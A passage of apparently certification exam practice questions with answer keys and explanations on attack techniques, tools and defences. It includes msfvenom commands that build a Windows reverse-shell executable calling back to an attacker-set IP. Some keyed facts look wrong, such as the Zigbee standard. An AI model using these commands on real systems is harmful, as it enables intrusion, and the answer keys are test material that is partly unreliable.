DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.

The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.

Different Stages of Attack of DNS Cache Poisoning:

- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.

- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.

- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

Question 45:

At which of the following stages of the cyber kill chain does data exfiltration occur?

- Installation
- Command and control
- Actions on objectives
- (Correct)
- Weaponization

Explanation

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. **Reconnaissance:** In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

2. **Weaponization:** In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

3. **Delivery:** This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

4. **Exploitation:** In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

5. **Installation:** In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

6. ***Command and Control:*** The malware gives the intruder/attacker access to the network/system.

7. ***Actions on Objective:*** Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

Question 46:

You need to describe the principal characteristics of the vulnerability and make a numerical estimate reflecting its severity using CVSS v3.0 to properly assess and prioritize the organization's vulnerability management processes. As a result of the research, you received a basic score of 4.0 according to CVSS rating.

What is the CVSS severity level of the vulnerability discovered?

- Medium
- **(Correct)**
- Critical
- High
- Low

Explanation

<https://www.first.org/cvss/v3.0/specification-document>

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Question 47:

You need to use information security controls that create an appealing isolated environment for hackers to prevent them from compromising critical targets while simultaneously gathering information about the hacker.

Which of the following will you use for this purpose?

- **Intrusion detection system**
- **Honeypot**
- **(Correct)**
- **Botnet**
- **Firewall**

Explanation

[https://en.wikipedia.org/wiki/Honeypot_\(computing\)](https://en.wikipedia.org/wiki/Honeypot_(computing))

A honeypot is a network-attached system set up as a decoy to lure cyberattackers and detect, deflect and study hacking attempts to gain unauthorized access to information systems. The function of a honeypot is to represent itself on the internet as a potential target for attackers -- usually a server or other high-value asset -- and to gather information and notify defenders of any attempts to access the honeypot by unauthorized users.

The honeypot looks like a real computer system, with applications and data, fooling cybercriminals into thinking it's a legitimate target. For example, a honeypot could mimic a company's customer billing system - a frequent target of attack for criminals who want to find credit card numbers. Once the hackers are in, they can be tracked, and their behavior assessed for clues on how to make the real network more secure.

Honeypots are made attractive to attackers by building in deliberate security vulnerabilities. For instance, a honeypot might have ports that respond to a port scan or weak passwords. Vulnerable ports might be left open to entice attackers into the honeypot environment rather than the more secure live network.

A honeypot isn't set up to address a specific problem, like a firewall or anti-virus. Instead, it's an information tool that can help you understand existing threats to your business and spot the emergence of new threats. With the intelligence obtained from a honeypot, security efforts can be prioritized and focused.

Question 48:

Your organization uses LDAP for accessing distributed directory services. An attacker knowing this can try to take advantage of an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on your organization.

Which of the following tools can an attacker use to gather information from the LDAP service?

- **ike-scan**
- **Zabasearch**
- **EarthExplorer**
- **JXplorer**
- **(Correct)**

Explanation

<http://jxplorer.org/>

Lightweight Directory Access Protocol (LDAP) is a protocol for querying and modifying directory services. A directory comprises an indexed set of information set out in hierarchical format. LDAP usually use DNS names for their structured formatting. Querying via LDAP can allow the tester to enumerate a great deal of information and can yield to valid usernames with anonymous access and no credentials required.

There are a number of tools out there, that are command-line based, however JXplorer allows the tester a nice Graphical User Interface to query remote LDAP servers. JXplorer is a free general purpose LDAP browser that can be used to read and search any LDAP directory, or any X500 directory with an LDAP interface. JXplorers features include:

- Standard LDAP operations: add/delete/copy/modify
- Complex operations: tree copy and tree delete
- Optional GUI based search filter construction
- SSL and SASL authentication
- Pluggable editors/viewers
- Pluggable security providers
- HTML templates/forms for data display

- Full i18n support
- LDIF file format support
- DSML Support

It is available for Windows, MAC, Linux and Solaris from here.

Question 49:

You were instructed to check the configuration of the webserver and you found that the server permits SSLv2 connections, and the same private key certificate is used on a different server that allows SSLv2 connections. You understand that this vulnerability makes the web server vulnerable to attacks as the SSLv2 server can leak key information.

Which of the following attacks can an attacker perform using this vulnerability?

- **DUHK attack**
- **Side-channel attack**
- **Padding oracle attack**
- **DROWN attack**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/DROWN_attack

The **DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attack** is a cross-protocol security bug that attacks servers supporting modern SSLv3/TLS protocol suites by using their support for the obsolete, insecure, SSL v2 protocol to leverage an attack on connections using up-to-date protocols that would otherwise be secure. DROWN can affect all types of servers that offer services encrypted with SSLv3/TLS yet still support SSLv2, provided they share the same public key credentials between the two protocols. Additionally, if the same public key certificate is used on a different server that supports SSLv2, the TLS server is also vulnerable due to the SSLv2 server leaking key information that can be used against the TLS server.

Full details of DROWN were announced in March 2016, along with a patch that disables SSLv2 in OpenSSL; the vulnerability was assigned the ID **CVE-2016-0800**. The patch alone will not be sufficient to mitigate the attack if the certificate can be found on another SSLv2 host. The only viable countermeasure is to disable SSLv2 on all servers.

Question 50:

Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

- **Out-of-band SQLi**
- **(Correct)**
- **Union-based SQLi**
- **In-band SQLi**
- **Time-based blind SQLi**

Explanation

https://en.wikipedia.org/wiki/SQL_injection

Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

Incorrect answers:

- **In-band SQLi**

In-band SQL injection is the most common and easy-to-exploit of SQL injection attacks. In-band SQL injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

- **Union-based SQLi**

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

- ***Time-based blind SQLi***

Time-based SQL injection is an inferential SQL injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

Question 51:

Antonio wants to infiltrate the target organization's network. To accomplish this task, he used a technique using which he encoded packets with Unicode characters. The target company's IDS cannot recognize the packets, but the target web server can decode them.

Which of the following techniques did Antonio use to evade the IDS system?

- **Desynchronization**
- **Urgency flag**
- **Session splicing**
- **Obfuscating**
- **(Correct)**

Explanation

https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques

An IDS can be evaded by obfuscating or encoding the attack payload in a way that the target computer will reverse but the IDS will not. In this way, an attacker can exploit the end host without alerting the IDS.

[https://en.wikipedia.org/wiki/Obfuscation_\(software\)](https://en.wikipedia.org/wiki/Obfuscation_(software))

Obfuscation, an increasingly popular evasive technique, involves concealing an attack with special characters. It can use control characters such as the space, tab, backspace, and Delete. Also, the technique might represent characters in hex format to elude the IDS. Using Unicode representation, where each character has a unique value regardless of the platform, program, or language, is also an effective way to evade IDSs. For example, an attacker might evade an IDS by using the Unicode character c1 to represent a slash for a Web page request.

Question 52:

Which of the following is a correct example of using msfvenom to generate a reverse TCP shellcode for Windows?

- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.12 LPORT=8888 -f c`
- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.12 LPORT=8888 -f exe > shell.exe`
- **(Correct)**
- `msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.12 LPORT=8888 -f exe > shell.exe`
- `msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.12 LPORT=8888 -f c`

Explanation

<https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom>

Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run ‘set payload’ for the relevant payload used and configure all necessary options (LHOST, LPORT, etc).

Execute and wait for the payload to be run. For the examples below it’s pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.

Example for Windows:

- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe`

Question 53:

All the industrial control systems of your organization are connected to the Internet. Your management wants to empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption. You have been assigned to find and install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware.

Which of the following tools will you use to accomplish this task?

- **BalenaCloud**
- **IntentFuzzer**
- **Flowmon**
- **(Correct)**
- **Robotium**

Explanation

NOTE: The question is advertising from the EC-Council, there is no value in this "knowledge".

- **Flowmon** <https://www.flowmon.com/en/company>

According to EC-Council's study guide: "Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks to avoid downtime and disruption of service continuity"

Incorrect answers:

- **Robotium** <https://en.wikipedia.org/wiki/Robotium>

Robotium is an open-source test framework for writing automatic gray box testing cases for Android applications.

- **BalenaCloud** <https://www.balena.io/what-is-balena>

"Balena is a complete set of tools for building, deploying, and managing fleets of connected Linux devices. We provide infrastructure for fleet owners so they can focus on developing their applications and growing their fleets with as little friction as possible."

The core balena platform, or what we call balenaCloud, encompasses device, server, and client-side software, all designed to get your code securely deployed to a fleet of devices. The broad strokes are easy to grasp: once your device is set up with our host OS (balenaOS), you can push code to the balena build servers, where it will be packaged into containers and delivered to your fleet."

- **IntentFuzzer**

detecting capability leaks of android applications

Question 54:

Your organization has a public key infrastructure set up. Your colleague Bernard wants to send a message to Joan. Therefore, Bernard both encrypts the message and digitally signs it. Bernard uses ____ to encrypt the message for these purposes, and Joan uses ____ to confirm the digital signature.

- **Bernard's public key; Bernard's public key.**
- **Joan's private key; Bernard's public key.**
- **Joan's public key; Bernard's public key.**
- **(Correct)**
- **Joan's public key; Joan's public key.**

Explanation

The question is immediately on 2 concepts: Public-key cryptography and digital signature:

- **Public-key cryptography** https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption, or public key cryptography, is a method of encrypting data with two different keys and making one of the keys, the public key, available for anyone to use. The other key is known as the private key. Data encrypted with the public key can only be decrypted with the private key, and data encrypted with the private key can only be decrypted with the public key. Public key encryption is also known as asymmetric encryption. It is widely used, especially for TLS/SSL, which makes HTTPS possible.

(When encrypting, you use recipient's public key to write a message and recipient use their private key to read it)

- **Digital signature** https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical scheme for verifying the authenticity of digital messages or documents. A valid digital signature, where the prerequisites are satisfied, gives a recipient very strong reason to believe that the message was created by a known sender (authentication), and that the message was not altered in transit (integrity).

(When signing, you use your private key to write message's signature, and recipient's use your public key to check if it's really yours)

Question 55:

You enter the following command to get the necessary data:

```
ping-* 6 192.168.120.114
```

Output:

```
Pinging 192.168.120.114 with 32 bytes of data:  
Reply from 192.168.120.114: bytes=32 time<1ms TTL=128  
Ping statistics for 192.168.120.114  
Packets: Sent = 6, Received = 6, Lost = 0 (0% loss).  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Which of the following flags is hidden under "*"?

- a
- s
- n
- (Correct)
- t

Explanation

<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ping>

```
ping-n 6 192.168.0.101
```

It is enough to pay attention to the number 6 passed in the arguments and count the number of packets sent, and then it will immediately become clear that this is "-n"

/n <count>Specifies the number of echo Request messages be sent. The default is 4.

Incorrect answers:

/t Specifies ping continue sending echo Request messages to the destination until interrupted. To interrupt and display statistics, press CTRL+ENTER. To interrupt and quit this command, press CTRL+C.

/s <count>Specifies that the Internet timestamp option in the IP header is used to record the time of arrival for the echo Request message and corresponding echo Reply message for each hop. The *count* must be a minimum of 1 and a maximum of 4. This is required for link-local destination addresses.

/a Specifies reverse name resolution be performed on the destination IP address. If this is successful, ping displays the corresponding host name.

Question 56:

Your organization is implementing a vulnerability management program to evaluate and control the risks and vulnerabilities in IT infrastructure. At the moment, your security department is in the vulnerability management lifecycle phase in which is executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities.

Which of the following vulnerability-management phases is your security department in?

- Remediation
- (Correct)
- Risk assessment
- Verification
- Vulnerability scan

Explanation

<https://www.cdc.gov/cancer/npcr/tools/security/vmlc.htm>

The steps in the Vulnerability Management Life Cycle are described below.



Discover: Inventory all assets across the network and identify host details including operating system and open services to identify vulnerabilities. Develop a network baseline. Identify security vulnerabilities on a regular automated schedule.

Prioritize Assets: Categorize assets into groups or business units, and assign a business value to asset groups based on their criticality to your business operation.

Assess: Determine a baseline risk profile so you can eliminate risks based on asset criticality, vulnerability threat, and asset classification.

Report: Measure the level of business risk associated with your assets according to your security policies. Document a security plan, monitor suspicious activity, and describe known vulnerabilities.

Remediate: Prioritize and fix vulnerabilities in order according to business risk. Establish controls and demonstrate progress.

Verify: Verify that threats have been eliminated through follow-up audits.

Question 57:

To bypass firewalls using the DNS tunnelling method to exfiltrate data, you can use the NSTX tool. On which of the following ports should be run the NSTX tool?

- 50
- 53
- **(Correct)**
- 80
- 23

Explanation

https://en.wikipedia.org/wiki/Domain_Name_System

DNS is a foundational protocol that enables applications such as web browsers to function based on domain names. DNS is not intended for a command channel or general-purpose tunneling. However, several utilities have been developed to enable tunneling over DNS. Because it is not intended for general data transfer, DNS often has less attention in security monitoring than other protocols such as web traffic. If DNS tunneling goes undetected, it represents a significant risk to an organization.

DNS uses both UDP server port 53 and TCP server port 53 for communications. Typically UDP is used, but TCP will be used for zone transfers or with payloads over 512 bytes.

NOTE: *NSTX is the name of a 2003 open source project that even left us in the Beta version. Why the EC-Council suddenly remembered this tool in the 2021 course and exam - I don't know.*

Question 58:

Viktor, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Viktor plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.

What is the attack performed by Viktor in the above scenario?

- **VLAN hopping attack**
- **DNS poisoning attack**
- **STP attack**
- **(Correct)**
- **ARP spoofing attack**

Explanation

https://en.wikipedia.org/wiki/Spanning_Tree_Protocol

The Spanning Tree Protocol (STP) is used on LAN-switched networks. Its primary function is removing potential loops within the network. Without STP, Layer 2 LANs simply would stop functioning, because the loops created within the network would flood the switches with traffic. The optimized operation and configuration of STP ensures that the LAN remains stable and that traffic takes the most optimized path through the network.

STP achieves loop-free topology by selecting one switch as the root bridge. If needed, the network administrator can influence which switch becomes the root bridge. This is then done by manipulating a switch priority, the lowest bridge priority means the root bridge.

Every other switch in the network picks a root port, port STP converged network "closest" to the root bridge switch, in terms of "cost." The switches are making arrangements for election of the root bridge through the exchange of **Bridge Protocol Data Units (BPDU)**. All the switch ports in the topology are either in the blocking state or in the forwarding state.

If the root bridge goes down, the STP topology must find a new root bridge and the election starts in that moment. Port does not immediately transition from the blocking state to the forwarding state. Rather, a port transitions from blocking to listening, then to learning, and then again to the forwarding state. The time before port starts to forward packets can be up to one minute.

An STP manipulation attack is when an attacker, hacker, or an unauthorized user spoof the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it.

To prevent this attack you need to secure edge ports (or other untrusted ports) with options like

- **root-guard** - prevents a port to become root port
- **bpdu-guard** - disables a port on BPDU reception
- **bpdu-filter** - ignores BPDUs received on a given port (disabling loop detection by STP!)
- **tcn-guard** - ignores topology change notifications received on a given port

Incorrect answers:

ARP spoofing attack https://en.wikipedia.org/wiki/ARP_spoofing

ARP spoofing, ARP cache poisoning, or ARP poison routing, is a technique by which an attacker sends (spoofed) **Address Resolution Protocol (ARP)** messages onto a local area network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead.

DNS poisoning attack https://en.wikipedia.org/wiki/DNS_spoofing

DNS poisoning, also known as DNS cache poisoning or DNS spoofing, is a highly deceptive cyber attack in which hackers redirect web traffic toward fake web servers and phishing websites. These fake sites typically look like the user's intended destination, making it easy for hackers to trick visitors into sharing sensitive information.

VLAN hopping attack https://en.wikipedia.org/wiki/VLAN_hopping

VLAN hopping is a computer security exploit, a method of attacking networked resources on a **virtual LAN (VLAN)**. The basic concept behind all VLAN hopping attacks is for an attacking host on a VLAN to gain access to traffic on other VLANs that would

normally not be accessible. There are two primary methods of VLAN hopping: switch spoofing and double tagging. Both attack vectors can be mitigated with proper switch port configuration.

Question 59:

You simulate an attack on your organization's network resources and target the NetBIOS service. You decided to use the NetBIOS API for this attack and perform an enumeration. After finishing, you found that port 139 was open, and you could see the resources that could be accessed or viewed on a remote system. Also, you came across many NetBIOS codes during enumeration.

Which of the following NetBIOS codes is used for obtaining the messenger service running for the logged-in user?

- <03>
- **(Correct)**
- <1B>
- <00>
- <20>

Explanation

<https://en.wikipedia.org/wiki/NetBIOS>

NetBIOS is a protocol used for File and Print Sharing under all current versions of Windows. While this in itself is not a problem, the way that the protocol is implemented can be. There are a number of vulnerabilities associated with leaving this port open.

NetBios services:

- NETBIOS Name Service (TCP/UDP: 137)
- NETBIOS Datagram Service (TCP/UDP: 138)
- NETBIOS Session Service (TCP/UDP: 139)

The NetBIOS Suffix, alternately called the NetBIOS End Character (endchar), is the 16th character of a NetBIOS name and indicates service type for the registered name. The number of record types is limited to 255; some commonly used values are:

For unique names:

- 00: Workstation Service (workstation name)
- 03: Windows Messenger service
- 06: Remote Access Service

- 20: File Service (also called Host Record)
- 21: Remote Access Service client
- 1B: Domain Master Browser – Primary Domain Controller for a domain
- 1D: Master Browser

For group names:

- 00: Workstation Service (workgroup/domain name)
- 1C: Domain Controllers for a domain (group record with up to 25 IP addresses)
- 1E: Browser Service Elections

Question 60:

Identify the exploit framework whose capabilities include automated attacks on services, ports, applications and unpatched security flaws?

- Nessus
- Wireshark
- Metasploit
- (Correct)
- Maltego

Explanation

https://en.wikipedia.org/wiki/Metasploit_Project

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

Its best-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive and related research.

The Metasploit Project includes anti-forensic and evasion tools, some of which are built into the Metasploit Framework. Metasploit is pre-installed in the Kali Linux operating system.

The basic steps for exploiting a system using the Framework include.

1. Optionally checking whether the intended target system is vulnerable to an exploit.
2. Choosing and configuring an exploit (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and macOS systems are included).
3. Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server). Metasploit often recommends a payload that should work.

4. Choosing the encoding technique so that hexadecimal opcodes known as "bad characters" are removed from the payload, these characters will cause the exploit to fail.

5. Executing the exploit.

This modular approach – allowing the combination of any exploit with any payload – is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers and payload writers.

Incorrect answers:

Maltego

<https://en.wikipedia.org/wiki/Maltego>

Maltego is software used for open-source intelligence and forensics, developed by Paterva from Pretoria, South Africa. Maltego focuses on providing a library of transforms for discovery of data from open sources, and visualizing that information in a graph format, suitable for link analysis and data mining.

Maltego permits creating custom entities, allowing it to represent any type of information in addition to the basic entity types which are part of the software. The basic focus of the application is analyzing real-world relationships (Social Networks, OSINT APIs, Self-hosted Private Data and Computer Networks Nodes) between people, groups, Webpages, domains, networks, internet infrastructure, and social media affiliations. Maltego extends its data reach with integrations from various data partners. Among its data sources are DNS records, whois records, search engines, social networking services, various APIs and various meta data.

Wireshark

<https://ru.wikipedia.org/wiki/Wireshark>

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of the GNU General Public License version 2 or any later version.

Nessus

[https://en.wikipedia.org/wiki/Nessus_\(software\)](https://en.wikipedia.org/wiki/Nessus_(software))

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc.

Examples of vulnerabilities and exposures Nessus can scan for include:

- Vulnerabilities that could allow unauthorized control or access to sensitive data on a system.
- Misconfiguration (e.g. open mail relay, missing patches, etc.).
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts. Nessus can also call Hydra (an external tool) to launch a dictionary attack.
- Denials of service vulnerabilities

Question 61:

Which of the following is a piece of hardware on a motherboard that generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is impossible?

- GPU
- UEFI
- CPU
- TPM
- (Correct)

Explanation

<https://securityboulevard.com/2020/10/what-is-a-tpm/>

A TPM, also known as a Trusted Platform Module, is an international standard for a secure cryptoprocessor and is a chip found on the computer's motherboard. ***The function of a TPM is to generate encryption keys and keep a part of the key inside the TPM rather than all on the disk.*** This is helpful for when an attacker steals the disk and tries to access the contents elsewhere. The TPM provides hardware-based authentication so if the would-be attacker were to try and remove the chip and place it onto another motherboard, or try to tamper with the motherboard to bypass the encryption, it would deny access.

Question 62:

You want to make your life easier and automate the process of updating applications. You decide to use a user-defined HTTP callback or push APIs that are raised based on trigger events. When this feature invokes, data is supplied to other applications so that users can instantly receive real-time information.

What is the name of this technique?

- **Web shells**
- **Webhooks**
- **(Correct)**
- **SOAP API**
- **REST API**

Explanation

<https://en.wikipedia.org/wiki/Webhook>

A webhook in web development is a method of augmenting or altering the behavior of a web page or web application with custom callbacks. These callbacks may be maintained, modified, and managed by third-party users and developers who may not necessarily be affiliated with the originating website or application.

The format is usually JSON. The request is done as an HTTP POST request.

Question 63:

You must bypass the firewall. To do this, you plan to use DNS to perform data exfiltration on an attacked network. You embed malicious data into the DNS protocol packets. DNSSEC can't detect these malicious data, and you successfully inject malware to bypass a firewall and maintain communication with the victim machine and C&C server.

Which of the following techniques would you use in this scenario?

- **DNS cache snooping**
- **DNSSEC zone walking**
- **DNS tunneling**
- **(Correct)**
- **DNS enumeration**

Explanation

<https://www.cynet.com/attack-techniques-hands-on/how-hackers-use-dns-tunneling-to-own-your-network/>

DNS Tunneling is a method of cyber attack that encodes the data of other programs or protocols in DNS queries and responses. DNS tunneling often includes data payloads that can be added to an attacked DNS server and used to control a remote server and applications.

Typically, DNS tunneling requires the compromised system to have external network connectivity, as DNS tunneling requires access to an internal DNS server with network access. Hackers must also control a domain and a server that can act as an authoritative server in order to execute the server-side tunneling and data payload executable programs.

DNS tunneling is attractive—hackers can get any data in and out of your internal network while bypassing most firewalls. Whether it's used to command and control (C&C) compromised systems, leak sensitive data outside, or to tunnel inside your closed network, DNS Tunneling poses a substantial risk to your organization.

Question 64:

Identify the protocol used to secure an LDAP service against anonymous queries?

- WPA
- NTLM
- **(Correct)**
- RADIUS
- SSO

Explanation

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

According EC-Council's courseware:

"LDAP Enumeration Countermeasures

- By default, LDAP traffic is transmitted unsecured; use SSL or STARTTLS technology to encrypt the traffic.
- Select a username different from your email address and enable account lockout.
- Restrict access to Active Directory by using software such as Citrix.
- Use NTLM or any basic authentication mechanism to limit access to legitimate users.

Lightweight Directory Access Protocol (LDAP) is vulnerable to various security threats, including spoofing of directory services, attacks against the databases that provide the directory services. This isn't to say that LDAP is completely vulnerable. LDAP supports a number of different security mechanisms, beginning from when clients initially connect to an LDAP server.

LDAP clients must authenticate to the server before being allowed access to the directory. Clients (users, computers, or applications) connect to the LDAP server using a distinguished name and authentication credentials (usually a password). Authentication information is sent from the client to the server as part of a "bind" operation, and the connection is later closed using an "unbind" operation. Unfortunately, it is possible for users to make the connection with limited or no authentication, by using either anonymous or simple authentication. LDAP allows for anonymous clients to send LDAP requests to the server without first performing the bind operation. While anonymous

connections don't require a password, simple authentication will send a person's password over the network unencrypted.

Active Directory is comprised of multiple services, but the primary component is LDAP server. This contains information about everything inside the domain (e.g., users, user groups, machines, devices, etc.). When logging in to a Windows domain, part of the authentication process involves sending an LDAP bind request to the domain controller to validate the credentials. It is common for third-party applications to delegate authentication to Active Directory using LDAP.

Question 65:

During the scan, you found a serious vulnerability, compiled a report and sent it to your colleagues. In response, you received proof that they fixed this vulnerability a few days ago. How can you characterize this vulnerability?

- **True-false**
- **False-positive**
- **(Correct)**
- **False-true**
- **False-negative**

Explanation

<https://www.infocyte.com/blog/2019/02/16/cybersecurity-101-what-you-need-to-know-about-false-positives-and-false-negatives/>

False positives are mislabeled security alerts, indicating there is a threat when in actuality, there isn't. These false/non-malicious alerts (SIEM events) increase noise for already over-worked security teams and can include software bugs, poorly written software, or unrecognized network traffic.

False negatives are uncaught cyber threats — overlooked by security tooling because they're dormant, highly sophisticated (i.e. file-less or capable of lateral movement) or the security infrastructure in place lacks the technological ability to detect these attacks.

Question 66:

You need to transfer sensitive data of the organization between industrial systems securely. For these purposes, you have decided to use short-range wireless communication technology that meets the following requirements:

- Protocol based on the IEEE 203.15.4 standard;
- Range of 10-100 m.
- Designed for small-scale projects which need wireless connection.

Which of the following protocols will meet your requirements?

- MQTT
- NB-IoT
- Zigbee
- (Correct)
- LPWAN

Explanation

<https://en.wikipedia.org/wiki/Zigbee>

According to the EC-Council's study guide: **Zig-Bee**: This is a short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10-100 m.

Question 67:

You need to identify the OS of the target host. You want to use the Unicornscan tool to do this.

As a result of using the tool, you got the TTL value and determined that the target system is running a Windows OS.

Which of the following TTL values did you get when using the program?

- **128**
- **(Correct)**
- **64**
- **138**
- **255**

Explanation

<https://subinsb.com/default-device-ttl-values/>

The default TTL value for modern versions of Windows is 128:

Windows	NT 4.0 SP6+		128
Windows	NT 4 WRKS SP 3, SP 6a	ICMP	128
Windows	NT 4 Server SP4	ICMP	128
Windows	ME	ICMP	128
Windows	2000 pro	ICMP/TCP/UDP	128
Windows	2000 family	ICMP	128
Windows	Server 2003		128
Windows	XP	ICMP/TCP/UDP	128
Windows	Vista	ICMP/TCP/UDP	128
Windows	7	ICMP/TCP/UDP	128
Windows	Server 2008	ICMP/TCP/UDP	128
Windows	10	ICMP/TCP/UDP	128

Question 68:

You must choose a tool for monitoring your organization's website, analyzing the website's traffic, and tracking the geographical location of the users visiting the organization's website.

Which of the following tools will you use for these purposes?

- **WebSite-Watcher**
- **Webroot**
- **Web-Stat**
- **(Correct)**
- **WAFW00F**

Explanation

<https://www.web-stat.com/>

With the WEB-STAT app by WEB-STAT, you can learn how people interact with your site, take action, and grow your business. Get full details about each visitor, including last visit, search engine, location, equipment, and more.

Incorrect answers:

Webroot

<https://en.wikipedia.org/wiki/Webroot>

Webroot Inc. is an American privately-held cybersecurity software company that provides Internet security for consumers and businesses.

WebSite-Watcher

WebSite-Watcher is a closed source shareware program that monitors changes to user-defined web pages.

WAFW00F

WAFW00F is a Python tool to help you fingerprint and identify Web Application Firewall (WAF) products. It is an active reconnaissance tool as it actually connects to the web server, but it starts out with a normal HTTP response and escalates as necessary.

Question 69:

